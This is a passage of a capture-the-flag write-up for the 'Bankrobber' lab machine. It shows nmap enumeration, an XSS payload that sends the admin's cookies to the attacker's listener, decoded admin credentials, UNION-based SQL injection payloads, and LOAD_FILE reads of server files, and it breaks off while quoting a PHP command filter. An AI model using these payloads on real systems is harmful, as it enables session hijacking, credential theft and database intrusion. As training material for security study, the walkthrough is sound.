Bankrobber

19th February 2020 / Document No D20.100.59

Prepared By: MinatoTW

Machine Author(s): Gioo & Cneeliz

Difficulty: Insane

Classification: Official

Synopsis

Bankrobber is an Insane difficulty Windows machine featuring a web server that is vulnerable to XSS. This is exploited to steal the administrator's cookies, which are used to gain access to the admin panel. The panel is found to contain additional functionality, which can be exploited to read files as well as execute code and gain foothold. An unknown service running on the box is found to be vulnerable to a buffer overflow, which can be exploited to execute arbitrary commands as SYSTEM.

Skills Required

- Enumeration
- JavaScript XSS payloads
- SQL injection

Skills Learned

- Command Injection
- File read through SQLi
- Buffer Overflow

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.154 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports 10.10.10.154
```

```
nmap -p$ports 10.10.10.154
Starting Nmap 7.70 ( https://nmap.org ) at 2020-02-19 06:22 PST
Nmap scan report for 10.10.10.154
Host is up (0.50s latency).

PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
445/tcp  open  microsoft-ds
3306/tcp open  mysql
```


Nmap output identifies that this is a Windows box running SMB, HTTP and HTTPS on their default ports. Additionally, a MySQL server is exposed.

HTTP


Browsing to port 80, a cryptocurrency related website is found.



The registration form is used to create a new account and then login.



Upon logging in, we see a form for transferring e-coin to any address. Completing the form and submitting results in the following message.



This indicates that an admin might be reviewing the transactions before approving them. Intercept the request in burp to look at the parameters.

Raw Params Headers Hex

```
1 POST /user/transfer.php HTTP/1.1
2 Host: 10.10.10.154
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:72.0) Gecko/20100101 Firefox/72.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-type: application/x-www-form-urlencoded
8 Content-Length: 42
9 Origin: http://10.10.10.154
10 Connection: close
11 Referer: http://10.10.10.154/user/
12 Cookie: id=3; username=dXNlcg%3D%3D; password=cGFzc3dvcmQ%3D
13
14 fromId=3&toId=1234&amount=115&comment=abcd
```

The username and password are found to be base64 encoded cookies. The `fromId` parameter is set to 3, which indicates that user ids 1 and 2 must already exist. The `toId` value should be set to something valid in order for a transaction to take place. Let's check if the form is vulnerable to XSS by adding an `img` tag in the comment section.

```
<img src=http://10.10.14.3/x />
```

```
Forward  Drop  Intercept is on  Action
Raw  Params  Headers  Hex
1 POST /user/transfer.php HTTP/1.1
2 Host: 10.10.10.154
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:72.0) Gecko/20100101 Firefox/72.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-type: application/x-www-form-urlencoded
8 Content-Length: 42
9 Origin: http://10.10.10.154
10 Connection: close
11 Referer: http://10.10.10.154/user/
12 Cookie: id=3; username=dXNlcg%3D%3D; password=cGFzc3dvcmQ%3D
13
14 fromId=3&toId=1&amount=115&comment=<img+src%3dhttp%3a//10.10.14.3/x+/>
```

URL encode the XSS payload and change the `toId` value to 1. Forward the request and start a listener on port 80. We should receive a GET request if the server is vulnerable to XSS.

```
nc -lvp 80
Listening on [0.0.0.0] (family 2, port 80)
Connection from 10.10.10.154 49847 received!
GET /x HTTP/1.1
Referer: http://localhost/admin/index.php
User-Agent:  AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1
Accept: */*
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: nl-NL,en,*
Host: 10.10.14.3
```

A GET request is received, which proves that the server is vulnerable as well as confirming the administrator's activity.

Exploiting XSS

We already know that the username and password are saved as cookies. It's possible to access them from JavaScript and steal them, as they aren't protected by the HttpOnly attribute. The `onerror` attribute in the img tag can be used to achieve this.

```
<img src=x onerror=this.src='http://10.10.14.3/?cookies='+btoa(document.cookie)
/>
```


The image load will fail due an invalid src, after which the onerror attribute is triggered. This attribute has access to `document.cookie` through JavaScript and is used to set the src to our IP address. The `btoa()` function is used to encode the cookies as base64 and then append it to the IP address. URL encode this payload and repeat the request.

```
nc -lvp 80
Listening on [0.0.0.0] (family 2, port 80)
Connection from 10.10.10.154 49917 received!
GET /?cookies=dXNlcm5hbWU9WVdSd<SNIP>nBZdyUzRCUzRDsgaWQ9MQ== HTTP/1.1
Referer: http://localhost/admin/index.php
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) PhantomJS/2.1.1 Safari/538.1
Accept: */*
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: nl-NL,en,*
Host: 10.10.14.3
```


As expected, the cookies are received encoded as base64. This value can be decoded to gain the credentials.

```
echo dXNlcm5hbWU9WVdSdGFXNCUzRDsgcG<SNIP>Q9MQ== | base64 -d
username=YWRtaW4%3D; password=SG9wZWxlc3Nyb21hbnRpYw%3D%3D; id=1

echo YWRtaW4= | base64 -d
admin

echo SG9wZWxlc3Nyb21hbnRpYw== | base64 -d
Hopelessromantic
```


The username is `admin` and the password is revealed to be `Hopelessromantic`. Let's use these credentials to login as the administrator.




The admin page is found to have two extra functionalities. The `Search Users` function lets the admin user search for users based on user id, while the `Backdoorchecker` allows execution of the `dir` command. Trying to run `dir` returns the following error.




Additionally, there's a file named notes.txt hosted on the server.



Let's save this for later reference. Entering the userId as 1 in the search box returns `admin`.




Injecting a quote with the input returns an error.




This probably means that the server is vulnerable to SQL injection. Intercept the request in Burp for further inspection. Let's try finding the number of columns in the table using the `ORDER BY` clause.

```
1' ORDER BY 3 -- -
```

URL encode the payload above and forward the request.




The usual success response is returned by the server. Incrementing the columns to `4` returns an error.




This means that the table contains 3 columns. We can leverage this to perform a `UNION` based SQL injection. Let's find the current user and the database.

```
x' UNION SELECT 1,user(),3-- -
```




We're found to be running as the `root` user with the highest privileges.



The current database name is found to be `bankrobber`. A list of all databases can be obtained by using the `INFORMATION_SCHEMA.SCHEMATA` table.

```
x' UNION SELECT 1,schema_name,3 from INFORMATION_SCHEMA.SCHEMATA-- -
```




Request

```
POST /admin/search.php HTTP/1.1
Host: 10.10.10.154
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:72.0)
Gecko/20100101 Firefox/72.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/x-www-form-urlencoded
Content-Length: 73
Origin: http://10.10.10.154
Connection: close
Referer: http://10.10.10.154/admin/
Cookie: id=1; username=YWRtaW4%3D; password=
SG9wZWxlc3Nyb21hbnRpYw%3D%3D

term=
x'+UNION+SELECT+1,schema_name,3+from+INFORMATION_SCHEMA.SCHEMATA-
-+-
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 19 Feb 2020 07:32:01 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.4
X-Powered-By: PHP/7.3.4
Content-Length: 437
Connection: close
Content-Type: text/html; charset=UTF-8

<table width='90%'><tr><th>ID</th><th>User</th></tr>
          <tr>
              <td>1</td>
              <td>bankrobber</td>
           </tr>

          <tr>
              <td>1</td>
              <td>information_schema</td>
           </tr>
```

The only non-default database is found to be `bankrobber`, i.e. the current database. Let's look at the tables in this database.



Request

```
POST /admin/search.php HTTP/1.1
Host: 10.10.10.154
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:72.0)
Gecko/20100101 Firefox/72.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/x-www-form-urlencoded
Content-Length: 102
Origin: http://10.10.10.154
Connection: close
Referer: http://10.10.10.154/admin/
Cookie: id=1; username=YWRtaW4%3D; password=
SG9wZWxlc3Nyb21hbnRpYw%3D%3D

term=
x'+UNION+SELECT+1,table_name,3+from+INFORMATION_SCHEMA.TABLES+whe
re+table_schema%3ddatabase()--+-
```

Response


```
HTTP/1.1 200 OK
Date: Wed, 19 Feb 2020 07:34:20 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.4
X-Powered-By: PHP/7.3.4
Content-Length: 232
Connection: close
Content-Type: text/html; charset=UTF-8

<table width='90%'><tr><th>ID</th><th>User</th></tr>
          <tr>
              <td>1</td>
              <td>balance</td>
           </tr>

          <tr>
              <td>1</td>
              <td>hold</td>
           </tr>

          <tr>
              <td>1</td>
              <td>users</td>
```

The database is found to contain the tables balance, hold and users. There's nothing interesting in these, as we already have the administrator's credentials.

File Read through SQL injection

The MySQL LOAD_FILE() function can be used to read files on the server. Let's try reading a default Windows file such as `C:/Windows/win.ini`.

```
x' UNION SELECT 1,LOAD_FILE('C:/Windows/win.ini'),3-- -
```



Request

```
POST /admin/search.php HTTP/1.1
Host: 10.10.10.154
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:72.0)
Gecko/20100101 Firefox/72.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/x-www-form-urlencoded
Content-Length: 60
Origin: http://10.10.10.154
Connection: close
Referer: http://10.10.10.154/admin/
Cookie: id=1; username=YWRtaW4%3D; password=
SG9wZWxlc3Nyb21hbnRpYw%3D%3D

term=x'+UNION+SELECT+1,LOAD_FILE('C:/Windows/win.ini'),3--+-
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 19 Feb 2020 07:44:27 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.4
X-Powered-By: PHP/7.3.4
Content-Length: 204
Connection: close
Content-Type: text/html; charset=UTF-8

<table width='90%'><tr><th>ID</th><th>User</th></tr>
          <tr>
              <td>1</td>
              <td>; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
</td>
```

The file read was successful and the server returned the contents. From the `notes.txt` file earlier, we know that the server files are present in the default XAMP folders. The default web root in XAMPP is set to `C:\XAMPP\htdocs`. Let's try reading the `backdoorchecker.php` file in the `admin` folder.

```
x' UNION SELECT 1,LOAD_FILE('C:/XAMPP/htdocs/admin/backdoorchecker.php'),3-- -
```

This returns the following source code.

```
<?php
include('../link.php');
include('auth.php');
$username = base64_decode(urldecode($_COOKIE['username']));
$password = base64_decode(urldecode($_COOKIE['password']));
$bad      = array('$(','&');
$good     = "ls";
if(strtolower(substr(PHP_OS,0,3)) == "win"){
        $good = "dir";
}
if($username == "admin" && $password == "Hopelessromantic"){
        if(isset($_POST['cmd'])){
                        // FILTER ESCAPE CHARS
                        foreach($bad as $char){
